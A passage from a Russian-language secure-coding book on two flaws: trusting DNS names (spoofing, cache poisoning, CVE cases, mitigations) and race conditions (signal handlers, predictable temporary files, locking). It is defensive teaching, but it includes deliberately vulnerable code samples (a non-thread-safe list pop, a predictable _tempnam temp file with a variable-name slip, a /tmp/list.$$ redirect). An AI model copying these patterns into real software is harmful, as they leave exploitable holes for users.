ветствующий доменному имени www.example.com. Важно отметить, что служба DNS работает по протоколу UDP, так что вы лишены даже той эфемерной защиты, которую предоставляет протокол TCP. Получив запрос, DNS-сервер смотрит, есть ли у него готовый ответ. Ответ имеется двух случаях: если данный сервер является руководящим (authoritative) для домена example.com или сохранил в кэше ответ на вопрос о том же имени, поступивший от какого-то другого компьютера. Если ответа нет, сервер запросит у одного из корневых серверов, где найти руководящий сервер имен для домена example.com (это может повлечь за собой еще один запрос к серверу домена .com, если example.com отсутствует в кэше). Узнав адрес руководящего сервера, первоначальный сервер пошлет ему еще один запрос и на этот раз получит окончательный ответ. К счастью, в систему DNS встроена избыточность: на каждом уровне работает несколько серверов, что позволяет защититься от случайных сбоев, не связанных с атаками. Но, как мы видели, шагов много, так что злоумышленник может нанести удар в разные места.

Во-первых, откуда вы знаете, что ответил действительно ваш сервер имен? Вы послали запрос на некоторый IP-адрес с определенного порта в вашей системе. Вы знаете, какое имя указали в запросе. Если бы все было хорошо, то, получив в ответ на запрос об адресе сервера www.example.com адрес сервера evilattackers.org, ответ следовало бы отбросить. Да еще с запросом связан 16-разрядный идентификатор – но предназначен он вовсе не для защиты, а чтобы не путать запросы от нескольких приложений, работающих на одной и той же машине.

Теперь посмотрим, что может пойти не так. Прежде всего, адрес настоящего сервера имен. Противнику нетрудно узнать этот адрес, особенно если он находится в той же сети, что и вы; почти наверняка в этом случае вы используете один и тот же DNS-сервер. Другой способ заключается в том, чтобы заставить систему запрашивать IP-адрес у DNS-сервера, контролируемого противником. Возможно, вам кажется, что это условие трудновыполнимо, но, принимая во внимание историю некоторых реализаций DNS-серверов, приходится с сожалением признать, что перспектива напороться на контролируемый противником сервер имен реальна. Итак, предположим, что противнику известен IP-адрес вашего DNS-сервера. Думаете, клиент будет настаивать на том, чтобы ответ пришел именно с того IP-адреса, на который был послан запрос? Увы, иногда ответы поступают с другого адреса по естественным причинам, поэтому некоторые определители имен не требуют соблюдения этого условия.

Далее, ответ должен прийти на тот же порт, с которого был отправлен запрос. Теоретически существует 64K портов, но на практике их меньше. В большинстве операционных систем динамические порты выделяются из ограниченного диапазона, в случае Windows это номера от 1024 до 5000, так что область поиска ограничена 12 битами вместо 16. Хуже того, номера портов обычно начинаются с 1024 и возрастают на единицу. Поэтому можно считать, что противник без особого труда сможет угадать номер порта.

Есть еще идентификатор запроса, но во многих реализациях он тоже возрастает монотонно, так что и его угадать несложно. Если противник находится в той же подсети, что и клиент, то атака становится тривиальной. Даже при наличии в сети

коммутатора противник может увидеть запрос и получить всю информацию, необходимую для изготовления подложного ответа.

Но – полагаете вы – если мы просили адрес одной системы, а получили адрес совсем другой, то определитель должен проигнорировать непрошеную информацию. Увы, в большинстве случаев это не так. Но если мы просили IP-адрес одной системы, а получили ответ для другой, но с затребованным нами IP-адресом, то уж тогда-то клиент точно отбросит лишние данные, ведь так? И снова ответ отрицательный: может и принять.

Сейчас вы, наверное, недоумеваете, как же при таких условиях Интернет вообще умудряется работать, и думаете, что хуже уже и быть не может. Разочаруем вас. Следующая проблема в том, что в каждом DNS-ответе есть время кэширования. И угадайте, кто контролирует время, в течение которого мы можем доверять результату? В пакете, содержащем ответ, эта информация хранится в поле TTL (time-to-live – время жизни), и клиенты обычно слепо ему доверяют.

Далее, можно задаться вопросом, откуда DNS-сервер знает, что получает ответы на свои запросы именно от руководящего сервера. В этом случае DNS-сервер выступает в роли клиента, а стало быть, уязвим для всех описанных выше атак против клиента. Впрочем, есть все-таки хорошая новость – обычно DNS-серверы более тщательно проверяют непротиворечивость ответов, среди современных серверов вряд ли хоть один «поведется» на подлог.

Возможно, вы слыхали о *DNSSEC*, то есть *безопасном DNS*, и думаете, что с его помощью сможете решить все проблемы. Только беда в том, что он обещает эти проблемы решить вот уже десять лет, так что уж извините наш скептицизм. Прекрасное обсуждение этой проблемы имеется на странице www.watersprings.org/pub/id/draft-itf-dnsext-dns-threats-07.txt. Вот выдержка из реферата:

> Хотя система DNS Security Extensions (DNSSEC) разрабатывается уже десять лет, IETF так и не сформулировал конкретные угрозы, от которых DNSSEC должен защитить. Не говоря уже о прочих недостатках, эта ситуация с «телегой впереди лошади» затрудняет оценку того, достиг ли DNSSEC заявленных при проектировании целей, поскольку эти цели не были явно специфицированы.

Что еще плохого может случиться? Примите во внимание, что в наши дни большая часть клиентов пользуется протоколом динамического конфигурирования хостов (DHCP – Dynamic Host Configuration Protocol) для получения своего IP-адреса и адреса обслуживающего DNS-сервера. Часто по тому же протоколу они извещают DNS-сервер о своем имени. По сравнению с DHCP система DNS выглядит неприступной крепостью. Не будем вдаваться в детали, отметим лишь, что имя клиентской системы можно принять лишь условно, но считать эту информацию надежной было бы опрометчиво.

Как видите, атака на службу разрешения имен не особенно трудна, хотя и не тривиальна. Если терять вам особо нечего, можете не принимать ее в расчет. Если же ваши активы достойны защиты, то следует заложить при проектировании

предположение о ненадежности DNS и отсутствии доверия к этой службе. Ваши клиентские программы могут быть направлены на подложные серверы, идентификация клиента по его доменному имени столь же недостоверна.

Греховные приложения

В качестве классического примера неудачного проектирования обычно приводят сервер удаленного получения оболочки rsh. Его работа зависит от файла .rhosts, который хранится в хорошо известном месте и содержит информацию о системах, от которых разрешено принимать команды. Предполагалось, что работа ведется на уровне систем в целом, то есть личность пользователя на другом конце не имеет значения. Главное, чтобы запрос исходил из зарезервированного порта (с номером от 1 до 1023) и от системы, которой данный сервер доверяет. Против rsh существует огромное количество атак, поэтому сейчас этот сервер практически вышел из употребления. Именно сервис rsh стал жертвой Кэвина Митника в атаке против Цуму Шимомуры. Эта история описана в книге Tsumu Shimomura, John Markoff «Takedown: The Pursuit and Capture of Kevin Mitnick, America's Most Wanted Computer Outlaw – By the Man Who Did It» (Warner Books, 1996) (Финал: история преследования и захвата Кэвина Митника, самого разыскиваемого в Америке компьютерного преступника, описанная человеком, который это сделал). Для организации атаки Митник воспользовался брешами в протоколе TCP, но стоит отметить, что той же цели можно было достичь, просто подделав DNS-ответы.

Другой пример – это служба Microsoft Terminal Services. При проектировании протокола не была учтена возможность поддельного сервера, а криптографические методы защиты передаваемых данных были уязвимы для атаки с «человеком посередине» со стороны сервера, выступающего в роли посредника между клиентом и конечным сервером. Для устранения этой проблемы было предложено использовать протокол IPSec, о чем можно прочитать в статье 816521 из базы знаний на странице http://support.microsoft.com/default.aspx?scid=kb;en-us;816521.

Не будем называть имен, но существует очень дорогая коммерческая программа архивирования, позволяющая получить копию любой информации с вашего жесткого диска и, хуже того, подменить эту информацию чем-то другим, если клиента удастся убедить в том, что ваше имя такое же, как у сервера архивации. Эта программа была разработана несколько лет назад, и хочется надеяться, что с тех пор она стала лучше.

Родственные грехи

Близким грехом является использование имени чего-либо для принятия решения. Получение канонического представления имени – вообще распространенная проблема. Например, www.example.com и www.example.com. (обратите внимание на точку в конце) – это одно и то же. Смысл завершающей точки в том, что к локальным системам люди часто предпочитают обращаться по простому имени, а если это не получается, то в конец добавляется имя домена. Так, если вы пытае-

тесь найти сервер foo и при этом находитесь в домене example.org, то будет произведен поиск по имени foo.example.org. Если же в запросе будет указано имя foo.example.org., то наличие точки в конце говорит определителю имен, что это полностью определенное доменное имя (FQDN), поэтому ничего дописывать к нему не надо. Заметим кстати, что хотя в современных операционных системах так уже не делают, но несколько лет назад определитель имен в системах Microsoft пытался подставлять поочередно все части доменного имени. Иными словами, если имя foo.example.org отсутствовало, то проверялось имя foo.org. В результате человек мог случайно попасть не на тот сервер, на который собирался.

Еще одна проблема – это применение криптографических протоколов, уязвимых для атак с «человеком посередине», или полное пренебрежение криптографией в тех случаях, когда она необходима. Мы еще вернемся к этому вопросу в разделе «Искупление греха».

Где искать ошибку

Этому греху подвержено любое приложение, выступающее в роли клиента или сервера в сети, где соединения аутентифицируются, а также в тех случаях, когда по какой-то причине нужно знать, кто находится на другом конце соединения. Если вы просто решили переписать службы chargen, echo или tod (время дня), то никаких причин для беспокойства у вас нет. Но большинство из нас занимаются вещами посложнее, поэтому следует хотя бы знать о существовании проблемы.

Для аутентификации сервера лучше всего применять протокол SSL (точнее SSL/TLS), и если клиентом является стандартный браузер, то большую часть работы за вас уже проделала фирма-производитель. Если же клиент представляет собой что-то иное, то нужно проверить две вещи: совпадает ли имя сервера с тем, что прописано в сертификате, и не был ли сертификат отозван. Не слишком широко известно, что SSL позволяет также серверу аутентифицировать клиента.

Выявление ошибки на этапе анализа кода

Поскольку грех доверия серверу имен, как правило, встраивается в приложение еще на уровне проекта, то мы не можем конкретно сказать, на что именно надо обращать внимание в ходе анализа кода. Впрочем, есть места, в которых надо поднять красный флажок: всякий раз, видя обращение к функциям hostname или gethostbyaddr (либо ее новую версию, работающую и для протокола IPv6), вы должны задуматься над тем, что произойдет, если имя хоста окажется подложным.

Кроме того, надо посмотреть, по какому протоколу происходит взаимодействие. Подделать TCP-соединение значительно сложнее, чем UDP-пакет. Если в качестве транспортного протокола используется UDP, то вы можете получать данные практически из любого источника вне зависимости от того, скомпрометирован DNS-сервер или нет. Вообще говоря, лучше избегать применения UDP.

Тестирование

Методы, применяемые для тестирования приложения на наличие этой ошибки, подходят и для тестирования любого сетевого приложения. Прежде всего нужно создать некорректных клиента и сервера. Можно одним махом сделать то и другое. Для этого следует вставить между клиентом и сервером посредника. На первом этапе вы просто протоколируете и просматриваете всю передаваемую информацию. Если обнаруживается нечто, что вызовет проблемы в случае перехвата, надо провести более глубокое исследование. В частности, проверьте, не представлены ли данные в кодировке base64 или ASN1. То и другое с точки зрения безопасности эквивалентно открытому тексту, поскольку ни о каком шифровании здесь речь не идет.

Следующий шаг – выяснить, что произойдет с клиентом, если ему укажут на контролируемый противником сервер. Попробуйте подать на вход случайные и заведомо вредоносные данные, обращайте особое внимание на возможность кражи верительных грамот. В зависимости от применяемого механизма аутентификации противник, перехватив ваши верительные грамоты, может получить доступ к системе, даже не зная пароля.

Если сервер делает какие-то предположения относительно клиентской системы, а не просто аутентифицирует пользователя, то это повод пересмотреть проект приложения: подобные вещи делать рискованно. Если же для такого решения есть основания, попробуйте занести некорректную запись в файл hosts на сервере (значение IP-адреса в такой записи имеет более высокий приоритет по сравнению с запросом к DNS) и установить соединение от имени подложного клиента. Если сервер не обнаружит подмены, значит, вы столкнулись с проблемой.

Примеры из реальной жизни

Следующие примеры взяты из базы данных CVE (http://cve.mitre.org).

CVE-2002-0676

Цитата из бюллетеня CVE:

> Подсистема SoftwareUpdate для MacOS 10.1.x не проводит аутентификацию при загрузке обновлений программ. Это открывает удаленному противнику возможность выполнить произвольный код, выдав себя за сервер обновления Apple с помощью подлога DNS или отравления кэша. В результате вместо настоящего обновления противник может подсунуть троянца.

Более подробно об этой проблеме можно прочитать на сайте www.cunap.com/~hardingr/projects/osx/exploit.html. Приведем выдержку с этой Web-страницы – описание нормальной работы службы:

> При запуске (по умолчанию раз в неделю) программа SoftwareUpdate устанавливает соединение по протоколу HTTP с сервером swscan.apple.com

и посылает простой GET-запрос на файл /scanningpoints/scanningpointX.xml. В ответ сервер возвращает перечень программ и их текущих версий, которые система OS X должна проверить. По результатам проверки OS X посылает перечень установленных программ странице /WebObjects/SoftwareUpdatesServer на сервере swquery.apple.com в виде запроса HTTP POST. Если имеются новые программы, то SoftwareUpdatesServer возвращает в ответ местоположение, размер и краткое описание каждого файла. В противном случае сервер посылает пустую страницу с комментарием «No Updates».

Несложное моделирование угрозы обнаруживает изъяны, свойственные описанному подходу. Первый состоит в том, что перечень проверяемых программ не аутентифицируется. Перехватив ответ или просто подставив фальшивый сервер, противник может сказать клиенту, что тот должен проверять. В частности, он может подавить проверку заведомо уязвимых программ или заменить безупречную программу уязвимой.

CVE-1999-0024

Цитата из бюллетеня CVE: «Отравление кэша DNS через систему BIND в результате предсказания идентификатора запроса».

Более подробно об этой проблеме можно прочитать на странице www.securityfocus.com/bid/678/discussion. Суть дела в том, что предсказание порядкового номера DNS-запроса позволяет противнику включить некорректную информацию в DNS-ответ. Подробное описание проблемы см. на странице www.cert.org/advisories/CA-1997-22.html. Если вы думаете, что новость устарела, познакомьтесь с сообщением в BugTraq, озаглавленном «The Impact of RFC Guidelines on DNS Spoofing Attacks» (12 июля 2004) («Рекомендации RFC и атаки с подлогом DNS»), на странице www.securityfocus.com/archive/1/368975. Хотя о проблеме известно уже много лет, многие операционные системы повторяют эту ошибку. Стоит отметить, что большинство отмеченных проблем отсутствовали в Windows Server 2003 с момента выхода в свет и были устранены в Windows XP Service Pack 2.

Искупление греха

Как и во многих других случаях, первым шагом к искуплению греха должно стать уяснение сути проблемы. Затем посмотрите, актуальна ли эта проблема для вашего приложения. Если вы дочитали до этого места, то, по крайней мере, понимаете, насколько ненадежной может быть информация, возвращаемая DNS-сервером.

В отличие от многих других грехов, мы не можем привести конкретные детали, однако упомянем ряд полезных инструментов. Один из самых простых подходов заключается в том, чтобы защищать все соединения по протоколу SSL. Если

речь идет о программах, работающих в пределах компании, то имеет смысл установить корпоративный сервер сертификатов и выпустить сертификаты для всех клиентских систем.

Другой вариант – воспользоваться протоколом IPSec. Если IPSec работает поверх Kerberos, то часть работы по аутентификации клиентов и серверов за вас уже проделана; есть уверенность, что любая система, соединившаяся с вашей, как минимум, находится в той же области Kerberos (в терминологии Windows, домене или лесу). IPSec на основе сертификатов тоже работает неплохо, хотя для корректного конфигурирования и эксплуатации инфраструктуры открытых ключей (PKI) потребуется приложить некоторые усилия. Недостатком всех решений на базе IPSec является то, что информация о структуре сети недоступна прикладному уровню, стало быть, ваше приложение отдано на милость сетевому администратору. Есть еще один способ: потребовать наличия IPSec-защищенного участка сети между вашей системой и DNS-сервером. Тогда, по крайней мере, есть гарантия, что вы общаетесь именно с вашим DNS-сервером, поэтому степень доверия к разрешению внутренних имен повышается. Обратите внимание: мы НЕ сказали, что проблема решена, она лишь несколько утратила остроту.

Если аутентификация производится через Kerberos или с помощью внутреннего механизма Windows, причем установлены последние версии клиентов и серверов, то протокол препятствует атакам с «человеком посередине». Впрочем, взлом паролей по-прежнему возможен.

Если приложение особо важно, то самый безопасный способ решить проблему – это воспользоваться криптографией с открытым ключом и подписывать данные, передаваемые в обоих направлениях. Если требуется еще и конфиденциальность, примените открытый ключ для шифрования одноразового симметричного сеансового ключа и доставьте его другой системе. После того как сеансовый ключ выбран, конфиденциальность данных можно считать обеспеченной, а подписанный дайджест сообщения доказывает, откуда оно поступило. Работы, конечно, много, и надо бы пригласить специалиста, который может оценить криптографический протокол, но такой подход наиболее надежен.

Дешевый и малопривлекательный способ решения проблемы состоит в том, чтобы вообще отказаться от применения DNS и отобразить доменные имена на IP-адреса с помощью файла hosts. Если вас беспокоит возможность атаки на локальный сетевой уровень, то избежать подлога ARP-записей можно, сделав их все статическими. Но усилия, неизбежные при таком администрировании, редко оправдываются, разве что вы специально хотите изолировать некоторые машины от основной сети.

Другие ресурсы

- *Building Internet Firewalls, Second Edition* by Elizabeth D. Zwicky, Simon Cooper and D. Brent Chapman (O'Reilly, 2000)
- OzEmail: http://members.ozemail.com.au/~987654321/impact_of_rfc_on_dns_spoofing.pdf

Резюме

Рекомендуется

- Применяйте криптографические методы для идентификации клиентов и серверов. Проще всего использовать для этой цели SSL.

Не рекомендуется

- Не доверяйте информации, полученной от DNS-сервера, она ненадежна!

Стоит подумать

- Об организации защиты по протоколу IPSec тех систем, на которых работает ваше приложение.

Грех 16. Гонки

В чем состоит грех

Гонка (race condition), по определению, может возникнуть, когда есть две программы, выполняемые в разных контекстах (процессах или потоках). Эти программы могут прерывать друг друга, и при этом каждая изменяет один и тот же ресурс. Если вы думаете, что некоторая короткая последовательность команд или системных вызовов обязательно выполняется атомарно и не может быть прервана другим потоком либо процессом, то совершаете типичную ошибку. Даже имея неопровержимые доказательства существования ошибки, многие программисты склонны ее недооценивать. Но ведь на практике многие системные вызовы выполняют тысячи (иногда миллионы) команд, поэтому сплошь и рядом не успевают завершиться в течение кванта времени, отведенного текущему процессу или потоку.

Мы не будем вдаваться в детали, но сообщим, что простая гонка в многопоточной «ping-звонилке» как-то вывела из строя сервис-провайдера Интернет почти на сутки. Неправильно реализованная блокировка ресурса привела к тому, что приложение посылало ping-запросы на один и тот же IP-адрес с очень высокой скоростью. Знать о существовании гонок важно потому, что чаще всего они проявляются на самых быстродействующих процессорах, прежде всего в системах с двумя процессорами. Это аргумент в пользу того, чтобы руководство обеспечило всех разработчиков быстрыми двухпроцессорными машинами!

Подверженные греху языки

Как и во многих других случаях, гонка может возникнуть в программе, написанной на любом языке. Языки высокого уровня, не поддерживающие потоков и разветвления процессов, не подвержены некоторым видам гонок, но сравнительно низкая производительность таких языков делает их уязвимыми для атак, основанных на разнице во времени между моментом проверки и моментом использования ресурса (time of check to time of use – TOCTOU).

Как происходит грехопадение

Основная ошибка, которая приводит к возникновению гонки, – это программирование с побочными эффектами, против чего предостерегают все учебники. Если функция не реентерабельна и два потока одновременно исполняют ее, то рано или поздно произойдет ошибка. Как вы теперь уже, наверное, понимаете,

почти любая программная ошибка при некотором невезении и достаточных усилиях, приложенных противником, может быть превращена в эксплойт. Вот иллюстрация на C++:

```
list<unsigned long> g_TheList;

unsigned long getNextFromList()
{
   unsigned long ret = 0;
   if (!g_TheList.empty())
   {
      ret = g_TheList.front();
      g_TheList.pop_front();
   }
   return ret;
}
```

Возможно, вы надеетесь, что шансы на то, что два потока одновременно окажутся в этой функции, малы. Однако немногие приведенные выше предложения на C++ транслируются в тысячи машинных команд. Достаточно, чтобы один поток закончил проверку наличия элементов в списке, перед тем как другой извлечет из списка последний элемент с помощью вызова pop_front. Как говорил Клинт Иствуд в фильме «Грязный Гарри»: «Ну и как ты себя теперь чувствуешь?» Очень похожий код как раз и привел к тому, что провайдер чуть ли не сутки отказывал в обслуживании клиентам.

Другое проявление проблемы – это возникновение гонки при обработке сигналов. Впервые эта атака была публично описана в статье Михала Залевски «Delivering Signals for Fun and Profit: Understanding, Exploiting and Preventing Signal Handling Related Vulnerabilities» («Доставка сигналов для забавы и к собственной выгоде: описание, эксплуатация и предотвращение уязвимостей, связанных с обработкой сигналов»). Ее текст можно найти на странице www.zone-h.org/files/4/signals.txt. Проблема в том, что многие приложения для UNIX не готовы к ситуациям, встречающимся в многопоточных программах. Ведь даже параллельные приложения, написанные для UNIX и UNIX-подобных систем, обычно порождают новый процесс, а после изменения какой-нибудь глобальной переменной этот процесс получает собственную копию страницы памяти (это гарантируется семантикой копирования при записи). Многие программы далее реализуют обработчики сигналов, причем иногда один обработчик ассоциируется с несколькими сигналами. Приложение спокойно занимается своей работой, как вдруг противник посылает ему пару сигналов, разделенных очень коротким промежутком времени. И вот внезапно ваше приложение становится по сути дела многопоточным! Довольно трудно писать многопоточные программы, даже если знаешь, к чему готовиться; что уж говорить о том, когда такой «подлости» не ожидаешь.

Целый класс ошибок касается взаимодействий с файлами и другими объектами. Способов попасть в беду так много, что даже не перечесть. Вот лишь несколько примеров. Ваша программа должна создать временный файл, поэтому она сначала проверяет, нет ли уже файла с тем же именем, и если нет, то создает его.

Обычное дело, не правда ли? Так-то оно так, но этой сценарий открывает возможность для атаки – противник угадывает имя временного файла и после запуска вашей программы создает ссылку на что-нибудь важное. Вашей программе не повезло, она открывает ссылку, которая ведет на файл, выбранный противником, после чего некоторые ее действия могут привести к эскалации привилегий. Если вы удалите файл, противник сможет подставить вместо него вредоносную программу. Если вы затрете файл, то в дальнейшем это может стать причиной сбоя в какой-то другой программе. Если файл доступен непривилегированным процессам, то вы можете изменить его права и предоставить противнику право записи в какой-то конфиденциальный файл. При наихудшем развитии событий ваша программа может установить для файла режим запуска от имени пользователя root (setuid root), и в результате приложение, выбранное противником, получит административные привилегии.

А, вы работаете на платформе Windows и довольно ухмыляетесь, полагая, что все это к вам не относится? Заблуждение! Вот что может произойти в Windows. При запуске любого сервиса создается именованный канал, по которому диспетчер сервисов (Service Control Manager) посылает сервису управляющие команды. Диспетчер работает от имени System – самой привилегированной учетной записи в системе. Противник определяет, как называется канал, находит сервис, запускаемый от имени обычного пользователя (по умолчанию таких несколько), а затем присоединяется к каналу, притворившись диспетчером сервисов. Для устранения ошибки были предприняты следующие меры: во-первых, имя канала сделано непредсказуемым, что заметно уменьшает шансы противника, а во-вторых, в Windows Server 2003 олицетворение другого пользователя стало привилегией. Если вы думаете, что Windows не поддерживает ссылки, то ошибаетесь; поищите в документации раздел CreateHardLink. Но ссылки на файлы – не единственная возможность. В Windows есть множество других именованных объектов: файлы, каналы, мьютексы, участки разделяемой памяти, рабочие столы и т. д. Любой может стать источником проблем, если программа не ожидает, что он вообще существует.

Греховность кода

Хотя для иллюстрации мы выбрали C, подобный код можно написать на любом языке, поскольку языковой специфики в нем почти нет. Ошибка заложена уже в проекте и связана с непониманием нюансов операционной системы и способа обойти их. Нам неизвестны языки, которые бы существенно затрудняли образование условий для возникновения гонки. Взгляните на этот пример:

```
char* temp;
FILE* pTempFile;

tmp = _tempnam("/tmp", "MyApp");
pTempFile = fopen(tmp, "w+");
```

Выглядит совершенно безобидно, но противник может предсказать, каким будет следующее имя временного файла. При прогоне на машине автора повторные вызовы порождали файлы с именами MyApp1, MyApp2, MyApp3 и т. д. Если эти

файлы создаются в области, куда противнику разрешено писать, то он сумеет заранее создать временный файл, возможно, заменив его ссылкой. Если программа создает несколько временных файлов, то задача противника заметно упрощается.

Родственные грехи

Мы рассмотрели несколько взаимосвязанных проблем. Основной грех заключается в неумении писать код, корректно работающий в условиях одновременного исполнения. С ним также связаны ошибки контроля доступа, описанные в грехе 12, и генерирование недостаточно случайных чисел (см. грех 18). Почти все гонки при работе с временными файлами возникают вследствие ошибок установки прав доступа, усугубленных использованием старых версий операционных систем, в которых нет надлежащим образом защищенных каталогов для хранения временных файлов, создаваемых конкретным пользователем. В большинстве современных операционных систем каждому пользователю выделяется собственное рабочее пространство, а даже если это не так, всегда можно создать такую область внутри начального каталога пользователя.

Недостаточная «случайность» случайных чисел проявляется в ситуации, когда вы хотите создать файл, каталог или другой объект с уникальным именем в общедоступной области. Если применяется генератор псевдослучайных чисел или – того хуже – увеличение некоторого счетчика на единицу, то противник часто может предсказать, каким будет следующее имя, а это первый шаг на пути к хаосу. Отметим, что многие библиотечные функции для создания временных файлов гарантируют лишь уникальность имени, но не его непредсказуемость. Если вы создаете файлы или каталоги в общедоступной области, то для порождения имен применяйте генератор случайных чисел криптографического качества. Один такой способ описан в главе 23 книги Майкл Ховард, Дэвид Лебланк «Защищенный код», 2-ое издание (Русская редакция, 2004). Хотя он предназначен для Windows, но сам подход является переносимым.

Где искать ошибку

Гонки чаще всего возникают при следующих условиях:

- Несколько потоков или процессов должны осуществлять запись в один и тот же ресурс. Ресурсом может быть разделяемая память, файловая система (например, когда несколько Web-приложений манипулируют файлами в общем каталоге), другие хранилища данных, как, скажем, реестр Windows, и даже база данных. Это может быть даже одна разделяемая переменная!
- Файлы или каталоги создаются в общедоступных областях, например в каталоге для временных файлов (/tmp или /usr/tmp в UNIX-подобных системах).
- В обработчиках сигналов.
- В нереентерабельных функциях в многопоточном приложении или вызываемых из обработчика сигнала. Отметим, что в системах Windows сигналы практически бесполезны и этой проблеме не подвержены.

Выявление ошибки на этапе анализа кода

Внимательно присмотритесь как к собственным, так и к библиотечным функциям, которыми вы пользуетесь. Нереентерабельным является код, манипулирующий переменными, объявленными вне локальной области видимости, например глобальными или статическими. Любая функция, в которой используется статическая переменная, реентерабельной не является. Хотя применение глобальных переменных вообще осуждается, поскольку усложняет сопровождение программы, но сами по себе они еще не создают гонок. Следующее, на что надо обратить внимание, – это бесконтрольное изменение таких переменных. Например, статический член класса в C++ разделяется всеми экземплярами класса и, следовательно, оказывается глобальной переменной. Если этот член инициализируется в момент первого обращения к классу, а затем только читается, то ничего страшного не случится. Если же некоторая переменная обновляется, то необходимо ставить замки, чтобы обновление не осуществлялось одновременно разными частями программы. Особое внимание следует обращать на обработчики сигналов, поскольку они могут оказаться нереентерабельными, даже если для остальной программы эта проблема не актуальна.

Внимательно изучите код обработчиков сигналов, в частности те данные, которыми они манипулируют.

Следующий случай – это внешние процессы, которые могут прерывать вашу программу. Тщательно изучите места, где файлы или каталоги создаются в общедоступных областях, обращайте внимание на предсказуемость имен.

Найдите все случаи создания файлов (к примеру, временных) в разделяемых каталогах (/tmp или /usr/tmp в UNIX, \Windows\temp в Windows). При создании такого файла библиотечной функцией open() надо указывать флаг O_EXCL (или его эквивалент), а если он создается функцией CreateFile() – флаг CREATE_NEW. В этом случае вызов завершится неудачно, если файл с указанным именем уже существует. Поместите обращения к этим функциям в цикл, который будет пробовать новые случайные имена, пока не создаст файл. Если имя выбирается действительно случайно (следите, чтобы имя файла содержало только допустимые в вашей системе символы), то почти наверняка потребуется только одна итерация. К сожалению, функция fopen() из стандартной библиотеки C не позволяет указать флаг O_EXCL, поэтому применяйте функцию open() с последующим преобразованием возвращенного дескриптора в указатель FILE*. В операционных системах Microsoft системные вызовы типа CreateFile не только более гибки, но и работают быстрее. Никогда не полагайтесь на функции, подобные mktemp(3), поскольку они создают предсказуемые имена файлов; противник может создать файл точно с таким же именем. В командных интерпретаторах UNIX нет встроенных операций для создания имен временных файлов, а конструкции типа `ls > /tmp/list.$$` способствуют возникновению гонки. Поэтому в shell-сценариях нужно пользоваться функцией mktemp(1).

Тестирование

Обнаружить гонку во время тестирования трудно, но существуют методики по искоренению этого греха. Одна из самых простых – прогонять тесты на быстрой многопроцессорной машине. Если вы наблюдаете отказы, которые не удается воспроизвести на однопроцессорной машине, значит, дело почти наверняка в гонке.

Для поиска ошибок, связанных с сигналами, напишите программу, которая будет один за другим посылать сигналы тестируемому приложению, и понаблюдайте за поведением последнего. Отметим, что одного прогона теста может оказаться недостаточно, так как ошибка возникает нерегулярно.

Чтобы найти гонки, возникающие из-за временных файлов, включите протоколирование операций с файловой системой или воспользуйтесь утилитами для протоколирования системных вызовов. Внимательно изучите все случаи создания файлов, посмотрите, не создаются ли файлы с предсказуемыми именами в общедоступных каталогах. Если возможно, включите в протокол информацию об использовании флага O_EXCL, чтобы узнать, задается ли он при создании файлов в разделяемых каталогах. Особый интерес представляют ситуации, когда файл первоначально создается с неправильными правами, которые затем корректируются. Промежутка времени между двумя этими действиями достаточно для создания эксплойта. Аналогично подозрение должно вызывать любое понижение привилегий, необходимых для доступа к файлу. Если противник сумеет заставить программу работать со ссылкой вместо настоящего файла, то сможет получить доступ к данным, которых он видеть не должен.

Примеры из реальной жизни

Следующие примеры взяты из базы данных CVE (http://cve.mitre.org).

CVE-2001-1349

Цитата из бюллетеня CVE:

> В программе sendmail до версии 8.11.4, а также версии 8.12.0 до 8.12.0.Beta10 имеется гонка в обработчике сигнала, которая позволяет локальному пользователю провести DoS-атаку, возможно, затереть содержимое кучи и получить дополнительные привилегии.

Эта ошибка описана в статье Залевски о доставке сигналов, на которую мы уже ссылались выше. Ошибка, допускающая написание эксплойта, возникает из-за двойного освобождения памяти, на которую указывает глобальная переменная. Это происходит при повторном входе в обработчик сигнала. Хотя ни в документации по Sendmail, ни в базе уязвимостей SecurityFocus не приводится код общедоступного эксплойта, но в первоначальной статье такая ссылка (сейчас не работающая) была.

CAN-2003-1073

Цитата из бюллетеня CVE:

> В программе at, поставляемой в составе ОС Solaris версий с 2.6 по 9, может возникнуть гонка, позволяющая локальному пользователю удалить произвольный файл путем задания флага -r с аргументом, содержащим две точки (..) в имени задания. Для этого нужно изменить содержимое каталога после того, как программа проверит разрешение на удаление файла, но до выполнения самой операции удаления.

Этот эксплойт детально описан на странице www.securityfocus.com/archive/1/308577/2003-01-27/2003-02-02/0. Помимо гонки, в нем используется еще одна ошибка: не проверяется наличие последовательности символов ../ в имени файла, из-за чего планировщик at может удалить файлы, находящиеся вне каталога для хранения заданий.

CVE-2004-0849

Цитата из бюллетеня CVE:

> Гонка в сервере Microsoft Windows Media позволяет удаленному противнику вызвать отказ от обслуживания в сервисе Windows Media Unicast Service путем отправки специального запроса.

Подробные сведения об этой уязвимости можно найти на странице www.microsoft.com/technet/security/Bulletin/MS00-064.mspx. «Специальный» запрос переводит сервер в состояние, когда все последующие запросы не обрабатываются вплоть до перезагрузки сервиса.

Искупление греха

Прежде всего нужно разобраться в том, как правильно писать реентерабельный код. Даже если вы не намереваетесь запускать программу в многопоточной среде, могут найтись люди, которые захотят перенести ваше приложение на другую платформу и повысить его производительность за счет организации нескольких потоков. Они оценят ваше стремление избегать побочных эффектов. Говоря о переносимости, следует отметить, что в Windows не реализован системный вызов fork() и создание нового процесса обходится очень дорого, зато создание потока не влечет почти никаких накладных расходов.

Решение о том, чем пользоваться – процессами или потоками, зависит от операционной системы и специфики приложения, но в любом случае код, не имеющий побочных эффектов, будет более переносим, и возникновение гонок в нем маловероятно.

Если в программе есть параллельные контексты исполнения, будь то процессы или потоки, то доступ к разделяемым ресурсам необходимо тщательно синхро-

низировать. Эта тема подробно рассматривается в других книгах, мы же лишь слегка затронем ее. Вот на что нужно обращать внимание:

- если программа возбуждает исключение, не сняв замка, возможна тупиковая ситуация в другой части программы, которая ждет освобождения этого замка. Один из способов решения этой проблемы – инкапсулировать захват и освобождение замка в объект C++, тогда в ходе раскрутки стека будет вызван деструктор объекта, который и освободит замок. Отметим, что при этом захваченный ресурс может остаться в неопределенном состоянии; в некоторых случаях лучше допустить тупиковую ситуацию, чем продолжать работу с таким ресурсом;
- при необходимости захватить несколько замков делайте это всегда в одном и том же порядке, а освобождайте их строго в обратном порядке. Если вам кажется, что для выполнения некоторой операции нужно захватить несколько замков, обдумайте ситуацию еще раз. Возможно, найдется более элегантное и не столь сложное проектное решение;
